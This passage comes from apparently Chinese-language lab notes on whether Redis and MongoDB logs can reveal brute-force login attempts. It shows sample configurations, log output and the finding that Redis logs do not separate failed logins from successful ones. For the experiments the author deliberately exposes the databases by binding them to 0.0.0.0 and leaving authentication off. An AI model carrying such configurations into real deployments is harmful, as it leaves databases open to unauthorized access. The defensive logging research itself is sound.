
- **loglevel = notice**

```
root@helper /h/helper# cat /var/log/redis-test.log
[6325] 19 Apr 08:24:55.131 * Increased maximum number of open files to 10032 (it was originally set to 1024).
                _.-``__ ''-._
           _.-``    `.  `_.  ''-._           Redis 2.8.17 (00000000/0) 64 bit
       .-`` .-```.  ```\/    _.,_ ''-._
      (    '      ,       .-`  | `,    )     Running in stand alone mode
      |`-._`-...-` __...-.``-._|'` _.-'|     Port: 6379
      |    `-._   `._    /     _.-'    |     PID: 6325
       `-._    `-._  `-./  _.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |           http://redis.io
       `-._    `-._`-.__.-'_.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |
       `-._    `-._`-.__.-'_.-'    _.-'
           `-._    `-.__.-'    _.-'
               `-._        _.-'
                   `-.__.-'

[6325] 19 Apr 08:24:55.131 # Server started, Redis version 2.8.17
[6325] 19 Apr 08:24:55.131 # WARNING overcommit_memory is set to 0! Background save may fail under low memory condition. To fix this iss
/etc/sysctl.conf and then reboot or run the command 'sysctl vm.overcommit_memory=1' for this to take effect.
[6325] 19 Apr 08:24:55.131 * DB loaded from disk: 0.000 seconds
[6325] 19 Apr 08:24:55.131 * The server is now ready to accept connections on port 6379
root@helper /h/helper#
```

- **loglevel = verbose**



- **loglevel=debug**




> 综上来看，我们只有把 loglevel 设置为 verbose 或者 debug 的时候才可以记录到暴力破解
>
> 也就是说默认情况下不看网络连接根本无法观察到暴力破解，当然了，安全设备如edr可能是会监测的

> 20210419 现在的问题是 redis 对于认证成功和失败日志都是一样的，无法区分攻击和正常登录，需要后期再讨论
>
> 20210513 redis 目前无法通过日志来判断是否被暴力破解

```
[6652] 19 Apr 08:43:01.926 # Server started, Redis version 2.8.17
[6652] 19 Apr 08:43:01.926 # WARNING overcommit_memory is set to 0! Background save may fail under low memory condition. To fix this issue add '
/etc/sysctl.conf and then reboot or run the command 'sysctl vm.overcommit_memory=1' for this to take effect.
[6652] 19 Apr 08:43:01.926 * DB loaded from disk: 0.000 seconds
[6652] 19 Apr 08:43:01.926 * The server is now ready to accept connections on port 6379
[6652] 19 Apr 08:43:01.930 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:43:07.029 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:43:12.133 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:43:13.859 - Accepted 192.168.43.234:41056
[6652] 19 Apr 08:43:17.234 - 1 clients connected (0 slaves), 773072 bytes in use
[6652] 19 Apr 08:43:22.337 - 1 clients connected (0 slaves), 773072 bytes in use
[6652] 19 Apr 08:43:27.449 - 1 clients connected (0 slaves), 773072 bytes in use
[6652] 19 Apr 08:43:32.541 - 1 clients connected (0 slaves), 773096 bytes in use
[6652] 19 Apr 08:43:37.638 - 1 clients connected (0 slaves), 773096 bytes in use
[6652] 19 Apr 08:43:41.866 - Client closed connection
[6652] 19 Apr 08:43:42.746 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:43:47.840 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:43:50.079 - Accepted 192.168.43.234:41058
[6652] 19 Apr 08:43:52.948 - 1 clients connected (0 slaves), 773072 bytes in use
[6652] 19 Apr 08:43:58.047 - 1 clients connected (0 slaves), 773072 bytes in use
[6652] 19 Apr 08:44:03.152 - 1 clients connected (0 slaves), 773072 bytes in use
[6652] 19 Apr 08:44:06.510 - Client closed connection
[6652] 19 Apr 08:44:08.254 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:44:13.365 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:44:18.468 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:44:23.577 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:44:28.673 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:44:33.765 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:44:38.933 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:44:44.061 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:44:49.172 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:44:54.279 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:44:59.388 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:45:04.500 - 0 clients connected (0 slaves), 752200 bytes in use
[6652] 19 Apr 08:45:09.602 - 0 clients connected (0 slaves), 752200 bytes in use
```

暴力破解的



---


ubuntu 16.04 安装 4.0.9 版本的 redis

- **配置文件默认** `/etc/redis/redis.conf`
- **默认开启 protect mode ,绑定IP为 127.0.0.1**
- **默认记录日志** `/var/log/redis/redis-server.log`


```
root@helper /h/helper# cat /etc/redis/redis.conf | grep -v "#" | grep -v "slave\|save\|^\$"
bind 127.0.0.1 ::1
protected-mode yes
port 6379
tcp-backlog 511
timeout 0
tcp-keepalive 300
daemonize yes
supervised no
pidfile /var/run/redis/redis-server.pid
loglevel notice
logfile /var/log/redis/redis-server.log
databases 16
always-show-logo yes
rdbcompression yes
rdbchecksum yes
dbfilename dump.rdb
dir /var/lib/redis
repl-diskless-sync no
repl-diskless-sync-delay 5
repl-disable-tcp-nodelay no
lazyfree-lazy-eviction no
lazyfree-lazy-expire no
lazyfree-lazy-server-del no
appendonly no
appendfilename "appendonly.aof"
appendfsync everysec
no-appendfsync-on-rewrite no
```

我们关闭protected-mode ， 设置 bind 0.0.0.0 ,进行正常访问和错误登录尝试， 设置 requirepass 密码

> 日志等级verbose --> 错误密码登录尝试 --> 退出 --> 正确密码登录 --> 执行 info --> 执行 set hello world --> 退出



> 日志等级 debug --> 错误密码登录尝试 --> 退出 --> 正确密码登录 --> 执行 info --> 执行 set hello world --> 退出



我擦，放弃放弃，登录成功失败一个样

0x06 Mongodb 暴力破解

Mongodb 曾经也出现过未授权访问漏洞，具体可以参照Freebuf 上的文章 https://www.freebuf.com/vuls/212799.html

> 3.0之前版本的MongoDB,默认监听在0.0.0.0，3.0及之后版本默认监听在127.0.0.1。
> 3.0之前版本，如未添加用户管理员账号及数据库账号，使用--auth参数启动时，在本地通过127.0.0.1仍可无需账号密码登录访问数据库，远程访问则提示需认证；
> 3.0及之后版本，使用--auth参数启动后，无账号则本地和远程均无任何数据库访问权限。

为了分析日志，我们把监听设置为 0.0.0.0 ，使用另一台服务器来进行连接

```
# mongodb.conf

# Where to store the data.
dbpath=/var/lib/mongodb

#where to log
logpath=/var/log/mongodb/mongodb.log

logappend=true

bind_ip = 127.0.0.1
#port = 27017

# Enable journaling, http://www.mongodb.org/display/DOCS/Journaling
journal=true

# Enables periodic logging of CPU utilization and I/O wait
#cpu = true

# Turn on/off security.  Off is currently the default
#noauth = true
#auth = true
```

在 Ubuntu 上默认无需密码验证（可以添加启动参数来设置密码验证），默认配置文件位置为 `/etc/mongodb.conf` 默认的的日志位置为 `/var/log/mongodb/mongodb.log` ，3.0 以上版本默认 band_ip 为 127.0.0.1 ， 我们修改一下以便实验

```
# mongodb.conf

# Where to store the data.
dbpath=/var/lib/mongodb

#where to log
logpath=/var/log/mongodb/mongodb.log

logappend=true

bind_ip = 0.0.0.0
#port = 27017

# Enable journaling, http://www.mongodb.org/display/DOCS/Journaling
journal=true

# Enables periodic logging of CPU utilization and I/O wait
#cpu = true

# Turn on/off security.  Off is currently the default
```

这样 Centos 就可以连接上了


```
[root@localhost bin]# ./mongo 192.168.43.219
MongoDB shell version v4.0.10
connecting to: mongodb://192.168.43.219:27017/test?gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("4f7ba006-5402-4f6f-b66a-e3769af0364f") }
MongoDB server version: 3.6.3
WARNING: shell and server versions do not match
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        http://docs.mongodb.org/
Questions? Try the support group
        http://groups.google.com/group/mongodb-user
Server has startup warnings:
2021-04-20T03:17:42.926+0000 I STORAGE  [initandlisten]
2021-04-20T03:17:42.926+0000 I STORAGE  [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredT
2021-04-20T03:17:42.926+0000 I STORAGE  [initandlisten] **          See http://dochub.mongodb.org/core/prodnotes-filesystem
2021-04-20T03:17:44.106+0000 I CONTROL  [initandlisten]
2021-04-20T03:17:44.106+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2021-04-20T03:17:44.106+0000 I CONTROL  [initandlisten] **          Read and write access to data and configuration is unrestricted.
2021-04-20T03:17:44.106+0000 I CONTROL  [initandlisten]
> show dbs
admin   0.000GB
config  0.000GB
local   0.000GB
>
```

> 日志分析

- **正常启动，无访问**


```
root@helper /h/helper# cat /var/log/mongodb/mongodb.log
2021-04-20T03:25:31.637+0000 I CONTROL  [initandlisten] MongoDB starting : pid=9028 port=27017 dbpath=/var/lib/mongodb 64-bit host=helper
2021-04-20T03:25:31.637+0000 I CONTROL  [initandlisten] db version v3.6.3
2021-04-20T03:25:31.637+0000 I CONTROL  [initandlisten] git version: 9586e557d54ef70f9ca4b43c26892cd55257e1a5
2021-04-20T03:25:31.637+0000 I CONTROL  [initandlisten] OpenSSL version: OpenSSL 1.1.1  11 Sep 2018
2021-04-20T03:25:31.637+0000 I CONTROL  [initandlisten] allocator: tcmalloc
2021-04-20T03:25:31.637+0000 I CONTROL  [initandlisten] modules: none
2021-04-20T03:25:31.637+0000 I CONTROL  [initandlisten] build environment:
2021-04-20T03:25:31.637+0000 I CONTROL  [initandlisten]     distarch: x86_64
2021-04-20T03:25:31.637+0000 I CONTROL  [initandlisten]     target_arch: x86_64
2021-04-20T03:25:31.637+0000 I CONTROL  [initandlisten] options: { config: "/etc/mongodb.conf", net: { bindIp: "0.0.0.0", unixDomainSocket: { pathPrefix: "/run
/mongodb" } }, storage: { dbPath: "/var/lib/mongodb", journal: { enabled: true } }, systemLog: { destination: "file", logAppend: true, path: "/var/log/mongodb/
mongodb.log" } }
2021-04-20T03:25:31.638+0000 I -        [initandlisten] Detected data files in /var/lib/mongodb created by the 'wiredTiger' storage engine, so setting the acti
ve storage engine to 'wiredTiger'.
2021-04-20T03:25:31.638+0000 I STORAGE  [initandlisten]
2021-04-20T03:25:31.638+0000 I STORAGE  [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2021-04-20T03:25:31.638+0000 I STORAGE  [initandlisten] **          See http://dochub.mongodb.org/core/prodnotes-filesystem
2021-04-20T03:25:31.638+0000 I STORAGE  [initandlisten] wiredtiger_open config: create,cache_size=473M,session_max=20000,eviction=(threads_min=4,threads_max=4)
,config_base=false,statistics=(fast),log=(enabled=true,archive=true,path=journal,compressor=snappy),file_manager=(close_idle_time=100000),statistics_log=(wait=
0),verbose=(recovery_progress),
2021-04-20T03:25:32.255+0000 I STORAGE  [initandlisten] WiredTiger message [1618889132:255924][9028:0x7ff960ec90c0], txn-recover: Main recovery loop: starting
at 2/10112
2021-04-20T03:25:32.308+0000 I STORAGE  [initandlisten] WiredTiger message [1618889132:308126][9028:0x7ff960ec90c0], txn-recover: Recovering log 2 through 3
